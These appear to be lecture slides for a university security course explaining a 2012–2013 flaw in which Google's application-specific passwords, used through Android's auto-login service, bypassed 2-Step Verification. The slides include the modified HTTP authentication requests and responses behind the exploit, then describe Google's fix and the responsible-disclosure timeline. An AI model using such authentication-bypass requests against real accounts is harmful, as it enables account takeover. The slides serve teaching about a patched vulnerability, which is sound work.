
BYPASSING GOOGLE'S TWO-FACTOR AUTHENTICATION



CS558


Richard Tia

WHAT IS MULTI-FACTOR AUTHENTICATION?

- Authentication approach that requires two or more authentication factors
  - Knowledge factor (something the user knows)
  - Possession factor (something the user has)
  - Inherence factor (something the user is)

GOOGLE'S 2-STEP VERIFICATION (2SV)


- User's chosen password
  - Knowledge factor
- Code generated by Google and sent to a device owned by the user
  - Possession factor




THE FLAW

Google's Application Specific Passwords can Bypass 2-Step Verification

GOOGLE'S APPLICATION SPECIFIC PASSWORDS






GOOGLE'S APPLICATION SPECIFIC PASSWORDS

- Not exactly application specific
  - Once you generate an ASP for a specific application, that ASP can be used to access other applications
  - Can even be used to access privileged account interfaces

GOOGLE'S APPLICATION SPECIFIC PASSWORDS

- Google restricts browser based ASP use.
- However, automatic login feature is able to bypass this when using a linked device



GATHERING INFORMATION

- What we know:
  - Some Android devices use ASPs
  - Android devices are able to use automatic login feature
- What we can do:
  - Create an Android emulator instance that will link to a Google account
  - Monitor traffic between the emulator and Google's server

Request:

```
POST /auth HTTP/1.1
Host: android.clients.google.com
...
accountType=HOSTED_OR_GOOGLE&Email=user%40domain.com&has_permission=1&add_account=1&Encrypt
edPasswd=AFcb4...&service=ac2dm&source=android&androidId=3281f33679ccc6c6&device_country=us
&operatorCountry=us&lang=en&sdk_version=17
```

GATHERING INFORMATION

- After connecting your device to Google's services, you can take advantage of the auto-login feature
- The POST request includes a URL that has a service parameter formatted like so:
- weblogin:continue=url_encode(destination_url)
- Response returns a URL to a Manage Account page

Request:

```
POST /auth HTTP/1.1
Host: android.clients.google.com
...
accountType=HOSTED_OR_GOOGLE&Email=user%40domain.com&has_permission=1&Token=1%2FflHu...&service=weblogin%3Acontinue%3Dhttps%253A%252F%252Faccounts.google.com%252FManageAccount&source=android&androidId=3281f33679ccc6c6&app=com.android.browser&client_sig=61ed377e85d386a8dfee6b864bd85b0bfaa5af81&device_country=us&operatorCountry=us&lang=en&sdk_version=17
```

Response:

```
Auth=https://accounts.google.com/MergeSession?args=continue%3Dhttps%253A%252F%252Faccounts.google.com%252FManageAccount&uberauth=AP...&source=AndroidWebLogin
Expiry=0
```

EXPLOITING THE FLAW

- What do we need:
  - Username
  - Application Specific Password (ASP)
- Replace the EncryptedPasswd parameter from the POST request with an unencrypted Passwd parameter from the ClientLogin API.
- Set Passwd to the Application Specific Password (ASP)
- A response containing a valid Token is returned

Request:

```
POST /auth HTTP/1.1
Host: android.clients.google.com
...
accountType=HOSTED_OR_GOOGLE&Email=user%40domain.com&has_permission=1&add_account=1&Passwd=
xxxxxxxxxxxxxxxx&service=ac2dm&source=android&androidId=3281f33679ccc6c6&device_country=us&
operatorCountry=us&lang=en&sdk_version=17
```

EXPLOITING THE FLAW

- Copy the original POST request asking for a token
- Specify the service as the auto-login service
- Set the password as the unencrypted ASP
- The response containing the URL for the Account Management page is returned again!

Request:

```
POST /auth HTTP/1.1
Host: android.clients.google.com
...
device_country=us&accountType=HOSTED_OR_GOOGLE&androidId=3281f33679ccc6c6&Email=user%40domain.com&lang=en&service=weblogin%3Acontinue%3Dhttps%253A%2F%2Faccounts.google.com%2FManageAccount&source=android&Passwd=xxxxxxxxxxxxxxxx&operatorCountry=us&sdk_version=17&has_permission=1
```

Response:

```
Auth=https://accounts.google.com/MergeSession?args=continue%3Dhttps%253A%252F%252Faccounts.google.com%252FManageAccount&uberauth=AP...&source=AndroidWebLogin
Expiry=0
```

GOOGLE'S FIX

- Google now maintains a per-session state of how a user authenticated.
- If you log in using the URL with the weblogin service, you are not allows to access any sensitive data (i.e the account settings page)
- If you try accessing the account settings page, you'll be prompted to perform Google's 2-Step Verification

RESPONSIBLE DISCLOSURE

- July 16, 2012
  - Researchers at DuoSecurity, Craig Young, and numerous other discovered this flaw in and reported their findings to google.
- February 21, 2013
  - Google pushed a fix that prevents ASP-initiated sessions from accessing sensitive account information
- February 25, 2013
  - DuoDecurity publicly discloses their previous findings.

SOURCES

- https://blog.duosecurity.com/2013/02/bypassing-googles-two-factor-authentication/
- http://connect.ncircle.com/ncircle/attachments/ncircle/VERTBlog/173/1/CraigYoung_BSidesSlides-2SV.pdf
- https://developers.google.com/accounts/docs/AuthForInstalledApps
- http://support.google.com/accounts/bin/answer.py?hl=en&answer=185833
- http://en.wikipedia.org/wiki/Multi-factor_authentication
- http://nelenkov.blogspot.com/2012/11/sso-using-account-manager.html
- http://jaxov.com/2011/05/clientlogin-secure-authentication-flaw-found-in-android/